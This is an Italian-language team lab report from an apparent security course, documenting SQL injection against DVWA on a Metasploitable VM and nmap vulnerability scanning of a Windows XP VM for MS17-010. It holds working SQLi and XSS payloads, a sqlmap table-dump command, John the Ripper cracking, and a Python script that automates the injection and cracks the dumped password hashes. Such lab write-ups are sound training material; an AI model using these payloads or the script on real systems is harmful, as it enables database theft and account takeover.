

BUILDWEEK 2

Federico Cattani

Edoardo Ceriani

Carmine Caputo

Riccardo Lupieri

Angela Di Emidio

Pietro Zanon

Pierluigi Amorese

Riccardo Di Pasquale

Giovanni Pisapia

Giorno 1: WEB APPLICATION EXPLOIT SQLi

L'esercizio di oggi richiede di sfruttare la vulnerabilità SQL injection per recuperare in chiaro la password dell'utente Gordon Brown.

Per prima cosa modifichiamo gli indirizzi ip delle macchine come dalla consegna.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:4a:c5:35 brd ff:ff:ff:ff:ff:ff
    inet 192.168.66.120/24 brd 192.168.66.255 scope global eth0
        inet6 fe80::a00:27ff:fe4a:c535/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff
    inet 192.168.66.110/24 brd 192.168.66.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
        inet6 fe80::ecb6:a6af:619d:d9e/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
(kali㉿kali)-[~] using connection to the target URL
$ [!] Found the following injection points(s) from stored session:
```

```
(kali㉿kali)-[~/Desktop]  sql.py
$ ping 192.168.66.120
PING 192.168.66.120 (192.168.66.120) 56(84) bytes of data.
64 bytes from 192.168.66.120: icmp_seq=1 ttl=64 time=0.836 ms
64 bytes from 192.168.66.120: icmp_seq=2 ttl=64 time=0.896 ms
64 bytes from 192.168.66.120: icmp_seq=3 ttl=64 time=0.420 ms
^X^C
-- 192.168.66.120 ping statistics --
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.420/0.717/0.896/0.211 ms

msfadmin@metasploitable:~$ ping 192.168.66.110
PING 192.168.66.110 (192.168.66.110) 56(84) bytes of data.
64 bytes from 192.168.66.110: icmp_seq=1 ttl=64 time=0.472 ms
64 bytes from 192.168.66.110: icmp_seq=2 ttl=64 time=0.690 ms
64 bytes from 192.168.66.110: icmp_seq=3 ttl=64 time=0.755 ms
64 bytes from 192.168.66.110: icmp_seq=4 ttl=64 time=0.537 ms
```

Proviamo l'effettiva comunicazione tra le macchine. In seguito entriamo sulla DVWA con nome utente, **admin** e password **password** e impostiamo la sicurezza a livello basso

The screenshot shows the DVWA Security interface. On the left is a sidebar with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'DVWA Security' item is highlighted in green. Below the sidebar, session details are displayed: Username: admin, Security Level: low, and PHPIDS: disabled. A red oval highlights these details. The main content area has sections for Script Security (Security Level set to low) and PHPIDS (disabled). Buttons for Simulate attack and View IDS log are also present.

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Username: admin
Security Level: low
PHPIDS: disabled

Per prima cosa abbiamo testato il DB con una query (') malevola per vedere se è vulnerabile Ad un SQL injection, ottenendo il messaggio di errore confermiamo l'ipotesi che il DB è vulnerabile.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Con il comando (' OR '0'=0') eseguiamo una boolean based SQL injection, forzando una condizione sempre vera e cercando di bypassare eventuali controlli e restrizioni del DB.

The screenshot shows the DVWA application interface. On the left is a sidebar with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection** (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". Below it, a form asks for a "User ID:" and contains the value "' or '0'=0'". A "Submit" button is next to the input field. To the right of the form, several user records are listed, all resulting from the injected SQL query. At the bottom of the main content area, there's a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the very bottom, status information shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". On the far right, there are "View Source" and "View Help" buttons.

A questo punto con la query '**UNION SELECT user, password FROM users#**' troviamo l'hash delle password di ogni utente.

User ID:


```
ID: 'UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 'UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 'UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 'UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 'UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Infine con jhon the ripper eseguo il comando **john /home/kali/Desktop/hash.txt --format=Raw-md5 –show** che ci darà in output la password in chiaro.

```
[kali㉿kali)-[~] $ john /home/kali/Desktop/hash.txt --format=Raw-md5 --show  
gordonb:abc123  
  
1 password hash cracked, 0 left  
[kali㉿kali)-[~] $
```

MD5
encript - decript

Il tool on line per criptare e decriptare stringhe in md5

Ottobre


md5-decript("e99a18c428cb38d5f260853678922e03")

abc123

Eseguiamo nuovamente la SQL injection con il tool sqlmap.

Inizialmente estraiamo il cookie di sessione tramite un attacco xss iniettando il seguente codice:

```
<script>alert(document.cookie)</script>
```



Dopo aver estratto il cookie lo inseriamo in sqlmap e eseguiamo il comando:

```
sqlmap -u "http://192.168.66.120/dvwa/vulnerabilities/sql? id=1&Submit=Submit" --  
cookie="security=low; PHPSESSID=87d97a4558c99190e73e2166fb546019" -D dvwa -T users -C  
user,password --dump
```

dove i seguenti switch indicano:

-u: si specifica un URL di destinazione come parametro

-D: indica il nome del database che si desidera esplorare

-T: indica il nome della tabella

-C: indica il nome di una colonna all'interno di una tabella durante

--dump: estrarre il contenuto di una tabella dal database

```

[~] (kali㉿kali)-[~]
$ sqlmap -u "http://192.168.66.120/dvwa/vulnerabilities/sql? id=1&Submit=Submit" --cookie="security=low; PHPSESSID=87d97a4559c99190e73e2166fb546019" -D dvwa -T users -C user,password --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers of this program
[*] starting @ 05:38:18 /2023-06-19/
[05:38:18] [INFO] resuming back-end DBMS 'mysql'
[05:38:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8556 FROM (SELECT(SLEEP(5)))Ajk)e) AND 'RSJx='RSJx&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176716b71,0x456a4e69644a6a7a7978737a6349646a55654748636e58456b62794d4e55524b6a774e4175797458,0x7171707a71)-- -&Submit=Submit

[05:38:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8., PHP 5.2.4
back-end DBMS: MySQL ≥ 5.0.12
[05:38:18] [INFO] fetching entries of column(s) 'user',password' for table 'users' in database 'dvwa'
[05:38:18] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[05:38:22] [INFO] writing hashes to a temporary file '/tmp/sqlmapr_u3elc370218/sqlmaphashes-uirsrfmp.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[05:38:22] [INFO] using hash method 'md5_generic_passwd'
[05:38:22] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[05:38:22] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38df260853678922e03'
[05:38:22] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[05:38:22] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9eb7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38df260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9eb7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+
[05:38:22] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.66.120/dump/dvwa/users.csv'
[05:38:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.66.120'

[*] ending @ 05:38:22 /2023-06-19/

```

Database: dvwa	
Table: users	
[5 entries]	
+-----+-----+	
user	password
+-----+-----+	
admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)
gordonb	e99a18c428cb38df260853678922e03 (abc123)
1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
pablo	0d107d09f5bbe40cade3de5c71e9eb7 (letmein)
smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)
+-----+-----+	

Infine proviamo ad accedere con le credenziali **gordonb e abc123**.

The screenshot shows the DVWA homepage. At the top right is the DVWA logo. Below it, the main title "Welcome to Damn Vulnerable Web App!" is displayed. To the left is a vertical navigation menu with the following items:

- Home (highlighted in green)
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

The main content area contains the following text:

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

A message box at the bottom left states: "You have logged in as 'gordonb'".

At the bottom of the page, the footer reads: "Damn Vulnerable Web Application (DVWA) v1.0.7".

On the left side of the main content area, there is some user information:
Username: gordonb
Security Level: low
PHPIDS: disabled

- Infine abbiamo scritto un codice in Python che esegue in automatico il cracking degli HASH delle password degli utenti presenti nel database della DVWA di Metasploitable.

```

1 import hashlib # Importa il modulo hashlib per eseguire operazioni di hash
2 import requests # Importa il modulo requests per effettuare richieste HTTP
3 import urllib3 # Importa il modulo urllib3 per gestire le richieste HTTP
4 from bs4 import BeautifulSoup # Importa la classe BeautifulSoup dal modulo bs4 per il parsing dell'HTML
5
6 URL = "http://192.168.66.120/dvwa/vulnerabilities/sqli/"
7 CUSTOM_HEADERS = {"Cookie": "security=low; PHPSESSID=83701921837e0140ef4a8c757b5a0cc3"}
8 payload = ["' UNION SELECT first_name, password FROM users #"]
9
10 def confronta_hash(password, hash_da_decriptare): # Funzione per confrontare una password decriptata con l'hash da decriptare
11     m = hashlib.md5() # Crea un oggetto di hashing MD5
12     m.update(password.encode())
13     if m.hexdigest() == hash_da_decriptare: # Confronta l'hash calcolato con l'hash da decriptare
14         return True # Restituisce True se l'hash corrisponde
15     else:
16         return False # Restituisce False se l'hash non corrisponde
17
18 def exploit_sqli(payload): # Funzione per eseguire l'exploit di SQL injection con un determinato payload
19     params = {"id": payload, "Submit": "Submit"} # Parametri della richiesta GET con il payload
20     r = requests.get(URL, params=params, headers=CUSTOM_HEADERS) # Effettua la richiesta GET al sito web con i parametri e gli header personalizzati
21     soup = BeautifulSoup(r.text, "html.parser") # Parsa l'HTML della risposta
22     div = soup.find("div", {"class": "vulnerable_code_area"}) # Trova l'elemento div con la classe "vulnerable_code_area"
23
24     if not div: # Se l'elemento div non viene trovato, si verifica un errore
25         print("payload =", payload)
26         print("errore =", r.text)
27         return []
28     return div.find_all("pre") # Restituisce tutti gli elementi pre all'interno dell'elemento div
29
30 def main():
31     with open('/home/kali/Desktop/passwords.txt', 'r') as file: # Apre il file "passwords.txt" in modalità lettura e lo assegna a una variabile
32         passwords = file.readlines() # Legge il contenuto del file e divide le righe in una lista di password
33
34     results = exploit_sqli(payload) # Esegue l'exploit di SQL injection con il payload corrente
35
36     if len(results) > 0: # Se results non è vuoto continua l'esecuzione del programma
37         print("payload =", payload)
38
39         for res in results: # Cicla attraverso i risultati ottenuti dall'exploit
40
41             l = res.decode_contents().split("<br/>") # Decodifica il contenuto dell'elemento pre e divide le righe in una lista
42             hash_line = l[2].strip() # Seleziona la terza riga e rimuove gli spazi bianchi iniziali e finali
43             hash_da_decriptare = hash_line.split(": ")[1].strip() # Divide la riga in base al delimitatore ":" e seleziona la seconda parte senza spazi bianchi
44             for password in passwords: # Cicla attraverso le password lette dal file
45                 if confronta_hash(password, hash_da_decriptare): # Confronta la password decriptata con l'hash da decriptare
46                     print(f" {l[1]}, Password trovata: {password} =====> ({hash_da_decriptare})")
47                     break
48
49 main()

```

OUTPUT

```

File Actions Edit View Help
└─(kali㉿kali)-[~/Desktop]
$ python sql2.py

payload = ' UNION SELECT first_name, password FROM users #
First name: admin, Password trovata: password =====> (5f4dcc3b5aa765d61d8327deb882cf99)
First name: Gordon, Password trovata: abc123 =====> (e99a18c428cb38d5f260853678922e03)
First name: Hack, Password trovata: charley =====> (8d3533d75ae2c3966d7e0d4fcc69216b)
First name: Pablo, Password trovata: letmein =====> (0d107d09f5bbe40cade3de5c71e9e9b7)
First name: Bob, Password trovata: password =====> (5f4dcc3b5aa765d61d8327deb882cf99)


CUSTOM_HEADERS
└─(kali㉿kali)-[~/Desktop]
$ █

```


Giorno 2: EXPLOIT MS17_010

Abbiamo modificato gli indirizzi IP delle macchine Kali Linux e Windows XP come da consegna e verificato che pingassero tra loro.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c1:f9:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.90.100/24 brd 192.168.90.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe:c1f9:59/64 scope link
        valid_lft forever preferred_lft forever
```



A screenshot of a Microsoft Windows XP Command Prompt window titled "Prompt dei comandi". The window shows the output of the "ipconfig" command. It displays network configuration details for the "Scheda Ethernet Connessione alla rete locale (LAN)". The output includes the suffix DNS, IP address (192.168.90.101), subnet mask (255.255.255.0), and gateway (192.168.90.1).


```
Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale <LAN>:
    Suffixo DNS specifico per connessione:
    Indirizzo IP . . . . . : 192.168.90.101
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.90.1

C:\Documents and Settings\Epicode_user>
```



A screenshot of a Microsoft Windows XP Command Prompt window titled "Prompt dei comandi". The window shows the output of the "ping" command to the IP address 192.168.90.100. The results show four successful ping responses with TTL=64 and times ranging from 1ms to 2ms. Below the ping results, the "Statistiche Ping per 192.168.90.100:" section provides summary statistics: 4 transmitted packets, 4 received packets, 0% loss, and a round-trip time of 2ms.


```
C:\Documents and Settings\Epicode_user>ping 192.168.90.100

Esecuzione di Ping 192.168.90.100 con 32 byte di dati:

Risposta da 192.168.90.100: byte=32 durata=7ms TTL=64
Risposta da 192.168.90.100: byte=32 durata=2ms TTL=64
Risposta da 192.168.90.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.90.100: byte=32 durata=1ms TTL=64

Statistiche Ping per 192.168.90.100:
    Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 1ms, Massimo = 7ms, Medio = 2ms

C:\Documents and Settings\Epicode_user>
```



A screenshot of a Kali Linux terminal window titled "(kali㉿kali)-[~]". The window shows the output of the "ping" command to the IP address 192.168.90.101. The results show four successful ping responses with TTL=128 and times ranging from 2.27 ms to 4.94 ms. Below the ping results, the "ping statistics" section provides summary statistics: 4 transmitted packets, 4 received packets, 0% packet loss, and a round-trip time of 2.274 ms.

```
$ ping 192.168.90.101
PING 192.168.90.101 (192.168.90.101) 56(84) bytes of data.
64 bytes from 192.168.90.101: icmp_seq=1 ttl=128 time=2.66 ms
64 bytes from 192.168.90.101: icmp_seq=2 ttl=128 time=24.1 ms
64 bytes from 192.168.90.101: icmp_seq=3 ttl=128 time=2.27 ms
64 bytes from 192.168.90.101: icmp_seq=4 ttl=128 time=4.94 ms
^C
--- 192.168.90.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 2.274/8.501/24.136/9.083 ms
```

- Successivamente abbiamo avviato una scansione con Nmap per verificare le porte.
Abbiamo consultato i link suggeriti da Nmap per approfondire la nostra conoscenza della vulnerabilità.

```
(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.90.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 03:56 EDT
Nmap scan report for 192.168.90.101
Host is up (0.0066s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:12:36:7A (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.71 seconds
```

- Per verificare l'effettiva vulnerabilità abbiamo effettuato una scansione NMAP utilizzando lo script vuln, il quale ci ha comunicato che esiste una vulnerabilità riguardante l'esecuzione di codice da remoto, per l'appunto MS17_010.

```
(kali㉿kali)-[~]
$ sudo nmap -p 445 --script vuln 192.168.90.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 04:07 EDT
Nmap scan report for 192.168.90.101
Host is up (0.0055s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:12:36:7A (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: LIKELY VULNERABLE
|       IDs: CVE:CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow during path canonicalization.

| Disclosure date: 2008-10-23
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| _samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| _smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| _smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 38.61 seconds
```

Abbiamo consultato le referenze fornite da NMAP, le quali ci hanno reindirizzato sul CVE (Common Vulnerabilities and Exposures), sistema di identificazione e catalogazione delle vulnerabilità presenti nei sistemi operativi e nei software. La vulnerabilità è identificata con CVE-ID “**CVE-2017.0143**”.

The screenshot shows the CVE homepage at cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143. The page displays the following information:

- CVE List**, **CNAs**, **WG**, **Board**, **About**, **News & Blog** navigation links.
- NVD** logo with links to **CVSS Scores** and **CPE Info**.
- Search CVE List**, **Downloads**, **Data Feeds**, **Update a CVE Record**, **Request CVE IDs** buttons.
- TOTAL CVE Records: 205140**
- NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and [CVE Record Format JSON](#) are underway.**
- NOTICE: Changes are coming to [CVE List Content Downloads](#) in 2023.**
- HOME > CVE > CVE-2017-0143**
- Printer-Friendly View** link.
